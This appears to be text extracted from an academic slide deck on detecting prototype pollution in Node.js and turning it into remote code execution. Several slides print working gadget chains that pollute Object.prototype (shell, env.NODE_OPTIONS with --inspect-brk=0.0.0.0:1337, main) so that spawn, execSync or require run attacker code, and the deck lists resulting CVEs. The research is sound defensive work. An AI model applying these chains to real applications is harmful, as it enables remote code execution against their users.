
Gadget

```
entryPoint('__proto__', 'toString', 'calc');  
const o2 = execHelper('ls', {});  
o2.toString();
```

Workflow



Q1: How to design and implement a scalable static analysis that effectively identifies prototype pollution in real-world libraries and applications?



Multi-label taint analysis


The `input` label marks parameters that are directly controlled by the attacker.
The `proto` label marks the attacker-controlled *prototype* object.

```
function diffApply(obj, diff) {
  var lastProp = diff.path.pop();
  var thisProp;
  while ((thisProp = diff.path.shift()) != null) {
    if (!(thisProp in obj)) {
      obj[thisProp] = {};
    }


    obj = obj[thisProp];
  }

  if (diff.op === REPLACE || diff.op === ADD) {
    obj[lastProp] = diff.value;
  }
}
```

GitHub CodeQL overview



Workflow



Q2: How to identify undefined universal properties reads in Node.js?

```
function normalizeSpawnArgs (file, args, opts)
{
  const env = opts.env || process.env;
  /* ... */
  return { /* ... ,*/ envPairs /*, ... */
}
```

Use existing test suites to identify

Source	Property	Sink
?	env	?
?	shell	?
?	cwd	?
?	1	?
?	2	?
?	main	?

Q3: How to identify the attack sinks and data flows from universal property reads to these attack sinks?

```

1  const {ArrayPrototypePush} = primordials;
2  const {Process} = internalBinding('process_wrap');
3  function spawn(file, args, opts) {
4    opts = normalizeSpawnArgs(file, args, opts);
5    this._handle = new Process();
6    this._handle.spawn(opts);
7  }
8
9  function normalizeSpawnArgs(file, args, c
10 let envKeys = [], envPairs = [];
11 const env = opts.env || process.env;
12 /* ... */
13 for (const key in env)
14   ArrayPrototypePush(envKeys, key);
15
16 for (const key of envKeys) {
17   const v = env[key];
18   ArrayPrototypePush(envPairs, `${key}=${v}`);
19 }
20
21 return { /* ... ,*/ envPairs /*, ... */ };
22 }

```

Source	Property	Sink
spawn	env	process_wrap
spawn	shell	process_wrap
spawn	cwd	process_wrap
require	1	load_wrap
require	2	load_wrap
require	main	load_wrap

Exploitation of the universal gadget (1)

```
// Prototype pollution
Object.prototype.shell = '/usr/local/bin/node';
Object.prototype.env = {};
Object.prototype.env.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337';

//Gadget 1
const { spawn } = require('child_process');
const ls = spawn('ls', ['-lh', '/usr']);

// Gadget 2
console.log(execSync('echo "hi"').toString());
```

Affects all the APIs for command execution in

Node.js: `spawn`, `spawnSync`, `exec`, `execSync`, `execFileSync`

Exploitation of the universal gadget (2)

```
// Prototype pollution  
Object.prototype.main = '/home/user/path/to/malicious.js';
```

```
// Gadget  
const bytes = require('bytes');
```

main

The main field is a module ID that is the primary entry point to the program. That is, if the package is named *bytes*, and a user installs it, and then does *require("bytes")*, then the **main** module's exports object will be returned.

If main is not set, it defaults to *index.js* in the package's root folder.

Universal gadget cocktail 1

```
// /npm/scripts/changelog.js: shipped with Node.js and uses spawn internally
```

```
// Prototype pollution
```

```
Object.prototype.main = "/path/to/npm/scripts/changelog.js"
```

```
Object.prototype.shell = '/usr/local/bin/node';
```

```
Object.prototype.env = {};
```

```
Object.prototype.env.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337';
```

```
// Gadget
```

```
const bytes = require('bytes');
```


Universal gadget cocktail 2

```
// /usr/lib/node_modules/corepack/dist/npm.js:
#!/usr/bin/env node
require('./corepack').runMain(['npm', ...process.argv.slice(2)]);

// Prototype pollution
Object.prototype.main = "/usr/lib/node_modules/corepack/dist/npm.js"
Object.prototype.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337';

// Gadget
const bytes = require('bytes');
```

Workflow



Q4: How to identify public entry points and payloads to demonstrate the feasibility of RCE attacks?

End-to-end exploitation

We search most popular (by the number of stars) GitHub repositories for 14 web applications as we

Reported Vulnerabilities



- NPM CLI RCE (NO CVE but \$11K bounty)
- Parse Server RCE (CVE-2022-24760)
- Parse Server RCE (CVE-2022-39396)
- Parse Server RCE (CVE-2022-41878)
- Parse Server RCE (CVE-2022-41879)
- Parse Server RCE (waiting for CVE)
- Rocket.Chat RCE (CVE-2023-23917)
- Kibana RCE (CVE-2023-31414)
- Kibana RCE (CVE-2023-31415)
- few RCEs that unpatched yet



portswigger.net

Node.js security: Parse Server remote code execution vulnerability resolved
GitHub has awarded the bug a severity score of 10 – the highest available



Most popular Node.js app (NPM CLI) analysis




<https://github.com/npm/cli>

NPM CLI is the command line client that allows developers to install and publish packages to NPM registries.

Threat Model:

- Arbitrary script execution upon package install with the `--ignore-scripts` flag.
- Arbitrary code execution from a command that should not modify the package tree.
- Authentication disclosure.
- Credentials being leaked in logs.
- Package integrity compromise.
- Overwriting an executable with a globally installed package.

NPM CLI attacker model



```
>npm install malicious-pkg --ignore-scripts
```


NPM CLI gadget

```
const gitEnv = {  
  GIT_ASKPASS: 'echo',  
  GIT_SSH_COMMAND: 'ssh -oStrictHostKeyChecking=accept-new'  
}
```

```
function makeOpts(opts = {})  
  return {  
    stdioString: true,  
    ...opts,  
    shell: false,  
    env: opts.env || { ...gitEnv, ...process.env }  
  }
```

obj w/ prototype

undefined

```
require('child_process').spawn(gitPath, args, makeOpts(opts))
```

NPM CLI gadget

